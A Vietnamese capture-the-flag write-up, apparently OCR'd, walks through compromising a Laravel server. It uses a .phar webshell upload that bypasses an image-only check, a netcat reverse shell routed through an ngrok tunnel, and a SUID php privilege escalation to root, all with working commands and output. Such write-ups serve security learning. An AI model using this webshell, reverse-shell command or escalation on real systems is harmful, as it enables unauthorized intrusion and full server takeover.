
Sử dụng Nmap để Scan port:

Mở trình duyệt và truy cập: http://49.236.211.69:8000/



Phiên bản Framework được sử dụng: Laravel v8.73.2 (PHP v7.4.30)


Sử dụng 'wfuzz' để tìm kiếm các thư mục và file ẩn:

Thư mục:


Files:

Kiểm tra các file: ‘web.config’ và ‘robots.txt’ và source code của cả 2 nhưng không có gì đáng chú ý:

web.config: http://49.236.211.69:8000/web.config




web.config: view-source:http://49.236.211.69:8000/web.config




```
<!--
    Rewrites requires Microsoft URL Rewrite Module for IIS
    Download: https://www.iis.net/downloads/microsoft/url-rewrite
    Debug Help: https://docs.microsoft.com/en-us/iis/extensions/url-rewrite-module/using-failed-request-tracing-to-trace-rewrite-rules
-->
<configuration>
  <system.webServer>
    <rewrite>
      <rules>
        <rule name="Imported Rule 1" stopProcessing="true">
          <match url="^(.*)/$" ignoreCase="false" />
          <conditions>
            <add input="{REQUEST_FILENAME}" matchType="IsDirectory" ignoreCase="false" negate="true" />
          </conditions>
          <action type="Redirect" redirectType="Permanent" url="/{R:1}" />
        </rule>
        <rule name="Imported Rule 2" stopProcessing="true">
          <match url="^" ignoreCase="false" />
          <conditions>
            <add input="{REQUEST_FILENAME}" matchType="IsDirectory" ignoreCase="false" negate="true" />
            <add input="{REQUEST_FILENAME}" matchType="IsFile" ignoreCase="false" negate="true" />
          </conditions>
          <action type="Rewrite" url="index.php" />
        </rule>
      </rules>
    </rewrite>
  </system.webServer>
</configuration>
```

robots.txt: http://49.236.211.69:8000/robots.txt




```
User-agent: *
Disallow:
```

robots.txt: view-source:http://49.236.211.69:8000/robots.txt




```
User-agent: *
Disallow:
```


Kiểm tra đường dẫn đến ‘upload’. Truy cập: http://49.236.211.69:8000/upload




Kiểm tra source code của trang:



Phát hiện có đường dẫn: http://49.236.211.69:8000/js/disable.js



Tiến hành disable javascript trong trình duyệt và reload trang được kết quả:



Vì server sử dụng php nên tạo file shell.php:

Sau đó tiến hành upload file và kết quả:


Whoops! There were some problems with your input.
- Upload fail, require image with extension jpeg,png,jpg,gif,svg.

Server trả về lỗi và chỉ chấp nhập file ảnh. Mất một lúc search google và tìm hiểu thì phát hiện: một trong những lỗ hổng của PHP năm 2018: phar deserialization


Tiến hành đổi đuôi file từ shell.php → shell.phar

```
└─$ cat shell.phar
<?php phpinfo(); ?>
```

Upload file shell.phar được kết quả:




Vậy là đã thành công upload webshell.



Sau khi upload thành công thì sẽ có một đường dẫn đến file vừa upload:

http://49.236.211.69:8000/images/xxxxxxxxxx.phar (xxxxxxxx là thứ tự của file khi upload), truy cập link và kết quả:




Đoạn code php đã được thực thi bởi phía server.

Upload webshell:

```
└─$ cat shell.phar
<?php system($_GET['cmd']); ?>
```

Kết quả:



Server có netcat

Sử dụng ngrok để tunnel:

Tìm hiểu: ‘install and use Ngrok’, ‘hack with ngrok’

```
ngrok

Visit http://localhost:4040/ to inspect, replay, and modify your requests

Session Status                online
Account                       phan coi (Plan: Free)
Version                       3.0.6
Region                        Asia Pacific (ap)
Latency                       39ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.ap.ngrok.io:11050 -> localhost:1234

Connections                   ttl     opn     rt1     rt5     p50     p90
                              5       0       0.00    0.00    0.02    885.86
```

Set up listen với netcat:

http://49.236.211.69:8000/images/1658238575.phar?cmd=nc -c sh lhost lport

(lhost: địa chỉ của ngro, ex: 0.tcp.ap.ngrok.io ;lport: cổng của ngrok, ex: 11050)

```
└─$ nc -nlvp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from ::1.
Ncat: Connection from ::1:40588.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Lấy thành công reverse shell.

Dùng “find / -type f -user root -perm -u=s 2>/dev/null” để tìm kiếm process chạy dưới quyền root.

```
find / -type f -user root -perm -u=s 2>/dev/null

/usr/bin/newgrp
/usr/bin/umount
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/php7.4
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/libexec/polkit-agent-helper-1
```

Nhận thấy php SUID root, sử dụng GTFObins để tìm câu lệnh khai thác

CMD="/bin/sh"

php -r "pcntl_exec('/bin/sh', ['-p']);"

```
CMD="bin/sh"
php -r "pcntl_exec('/bin/sh', ['-p']);"
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
whoami
root
cd /root
ls
root.txt
```

Đọc file root.txt được:

```
cat root.txt
����JFIF��C
```

Nhận thấy JFIF là header của file jpg. Ta thực hiện việc mã hóa content ảnh dưới dạng base64:

base64 root.txt > image

```
base64 root.txt > image
ls
image
root.txt
```

```
base64 root.txt > image
ls
image
root.txt

cat image
/9j/4AAQSkZJRgABAQAAAQABAAD/2wBDAAQEBAQEBAQEBAQGBgUGBggHBwcHCAwJCQkJCQwTDA4M
DA4MExEUEA8QFBEeFxUVFx4iHRsdIiolJSo0MjRERFz/2wBDAQQEBAQEBAQEBAQGBgUGBggHBwcH
CAwJCQkJCQwTDA4MDA4MExEUEA8QFBEeFxUVFx4iHRsdIiolJSo0MjRERFz/wAARCAIEA1oDASIA
AhEBAxEB/8QAHwAAAQUBAQEBAQEAAAAAAAAAAAECAwQFBgcICQoL/8QAtRAAAgEDAwIEAwUFBAQA
AAF9AQIDAAQRBRIhMUEGE1FhByJxFDKBkaEII0KxwRVS0fAkM2JyggkKFhcYGRolJicoKSo0NTY3
ODk6Q0RFRkdISUpTVFVWV1hZWmNkZWZnaGlqc3R1dnd4eXqDhIWGh4iJipKTlJWWl5iZmqKjpKWm
p6ipqrKztLW2t7i5usLDxMXGx8jJytLT1NXW19jZ2uHi4+Tl5ufo6erx8vP09fb3+Pn6/8QAHwEA
AwEBAQEBAQEBAQAAAAAAAAECAwQFBgcICQoL/8QAtREAAgECBAQDBAcFBAAQJ3AAECAxEEBSEx
BhJBUQdhcRMiMoEIFEKRobHBCSMzUvAVYnLRChYGRomJygpKjU2Nzg5OkNERUZHSElK
U1RVVldYWVpjZGVmZ2hpanN0dXZ3eHl6goOEhYaHiImKkpOUlZaXmJmaoqOkpaanqKmqsrO0tba3
uLm6wsPExcbHyMnK0tPU1dbX2Nna4uPk5ebn6Onq8vP09fb3+Pn6/9oADAMBAAIRAxEAPwD5/ooo
```

Sử dụng Cyberchef để decode base64 và render image.